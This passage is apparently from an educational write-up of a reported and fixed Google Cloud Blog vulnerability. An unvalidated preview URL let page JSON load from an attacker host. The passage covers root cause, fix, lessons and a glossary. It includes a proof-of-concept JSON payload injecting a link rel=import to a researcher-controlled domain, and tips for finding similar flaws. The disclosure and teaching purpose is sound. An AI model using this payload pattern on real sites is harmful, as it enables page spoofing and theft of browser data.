than visible content.
The important point is that every attribute value comes from the attacker's JSON. Nothing is checked.
Crafting the JSON
The attacker-hosted JSON file would look like this:
{
    "id": 39049,
    (...)
    "seo_tag": "[{ \"type\": \"link\", \"attributes\":{ \"href\":\"https://gweb-cloudblog-author.googleplex.com.poc.dekeeu.online/test.php\", \"rel\": \"import\", \"hreflang\": \"ro\" } }]"
}
In plain words: the file has an id, some other fields shown as (...), and a seo_tag field. That field is itself a piece of JSON stored as text, which is why the quotes inside it are escaped with backslashes. Inside it is one entry of type link, with attributes: an href pointing at a test page on a domain the researcher controlled, a rel of import, and a hreflang of ro.
The two attributes that matter are href and rel. When rel is set to import on a <link> tag, the resource referenced by href is included in the current HTML document. HTML imports were a browser feature for pulling one HTML document into another. Pointing href at attacker-hosted HTML would therefore insert valid HTML content into the page. That is the step from "changing text" to "adding markup the site did not write".
The CSP stops it
The escalation did not complete, because the Content Security Policy header blocked any attempt to load this kind of resource. A Content Security Policy, usually shortened to CSP, is a set of rules a website sends with its pages telling the browser which sources of content are allowed. It is like a guest list at a door: even if someone has an invitation, the door checks the list. Here the list did not include the attacker's site, so the import never loaded.
The researcher still packaged all the details and sent them to Google, because from his point of view the finding was valid and could have been exploited by an attacker.
Why it worked: the root cause
The flaw is string concatenation without validation. Concatenation means joining pieces of text end to end. getPreviewPageData appends the user-supplied previewUrl directly to the constant author address and never checks that the value begins with /. A value that starts with a dot turns the intended subdomain into a prefix of an attacker-controlled hostname, so the JSON that drives the entire page comes from the attacker. The researcher's reading is that the preview feature was meant for internal use, where the parameter would always be a path, and that this assumption may have been carried into production.
The second weakness is in updateSeoLink: it takes href, hreflang and rel from the JSON and writes them into a <link> element without validation, which would allow a rel="import" HTML import from an arbitrary origin if CSP did not block it. An origin is the combination of scheme, host and port that identifies where content comes from, for example https://example.com. The only thing that stopped this from becoming script execution was the CSP header. The article-level filtering of HTML tags and JavaScript events did not help here, because the injection does not go through the article body at all.
What an attacker could have done
An attacker could trick victims into performing illegitimate actions by modifying the content of a page on the Google Cloud Blog, and could distribute a malicious link over the internet, social media or messaging platforms. Imagine a link to a genuine Google Cloud Blog article whose text had been swapped for something false or misleading: readers would trust it because the address is real.
If a CSP bypass had been achieved, the attacker could have injected HTML and JavaScript into the page and stolen sensitive information held by the browser in the context of the blog platform, such as cookies or session tokens. A CSP bypass means finding a way around the guest list, for example a resource type the policy forgot to cover. The XSS escalation as tested was blocked by CSP; the content manipulation through the attacker-hosted JSON did not depend on it.
The fix
Google's security team accepted the vulnerability and fixed it very quickly, and treated the bug as an XSS, rewarding it according to the VRP rules. The report does not describe the code change itself. A fix would be to validate that previewUrl is a path beginning with / before concatenating it, and to restrict the attributes accepted in seo_tag rather than copying href and rel from external JSON.
What to take away
The researcher's own conclusion is that even an application that looks secure at first sight can have a security bug, and that staying creative and keeping your motivation matter more than any single tool. For a beginner, the practical lessons are:
- When a site looks read-only, read the code it sends to your browser. The features staff use are often still there.
- Search long files for words like
query,queryParamsandURLinstead of reading everything. - Whenever you see text joined onto a fixed address, ask what happens if you start your value with a dot instead of a slash.
- Filtering on one path does not protect another. The article body was filtered; the
seo_tagpath was not. - A security header such as CSP can turn a serious bug into a smaller one, but it is a safety net, not a fix.
Glossary
- API: a defined way for one piece of software to ask another for data or actions, like a service counter with a fixed menu.
- Attribute: a setting on an HTML tag, such as the address an image points to.
- Brute-forcing: trying many possible names or values automatically until one works.
- Concatenation: joining pieces of text end to end into one string.
- Content Security Policy (CSP): rules a site sends to the browser listing which sources of content are allowed to load.
- Cookie: a small piece of data a site stores in your browser so it can recognise you later.
- Crawling: automatically visiting a site's pages to map what exists.
- Cross-site scripting (XSS): getting attacker-written JavaScript to run inside another website, in a victim's browser.
- Developer Console: a panel in a browser, here Google Chrome, for inspecting a page's files, network requests and code.
- DOM: the browser's in-memory model of the page, which code can read and change.
- Encoding: converting special characters into harmless text so they are displayed rather than acted on.
- Escalation: turning a smaller bug into a more serious one.
- Frontend: the part of a website that runs in your browser rather than on the server.
- Google Grants: a Google programme giving researchers support to test specific Google products, alongside the VRP.
- Hostname: the part of a web address that names the server, such as
example.com. - HTML: the language that describes the structure of a web page using tags.
- HTML import: a browser feature that pulls one HTML document into another, requested with
rel="import"on a link tag. - HTTP GET: a request that asks a server to send back a resource.
- JavaScript: the programming language browsers run to make pages interactive.
- JSON: a text format for structured data made of names and values.
- Origin: the scheme, host and port that identify where content comes from.
- Parameter: a named value passed in a web address or request.
- Path: the part of a web address after the hostname, such as
/blog/. - Query string: the part of a web address after the question mark, carrying parameters.
- Reconnaissance: the early phase of getting to know a target before testing it.
- Reflected XSS: XSS where the malicious value is sent in a request and bounced straight back into the page.
- Root cause: the underlying mistake that makes a vulnerability possible.
- Sanitisation: cleaning input by removing or neutralising dangerous parts.
- SEO: search engine optimisation, helping search engines understand a page.
- Session token: a value that proves you are logged in, similar in role to a cookie.
- Subdomain: a prefix on a domain name, such as
bloginblog.example.com. - Tag: one instruction in HTML, such as a paragraph or a link.
- Validation: checking that input has the expected form before using it.
- Vulnerability Reward Program (VRP): Google's programme for reporting security bugs and receiving rewards.






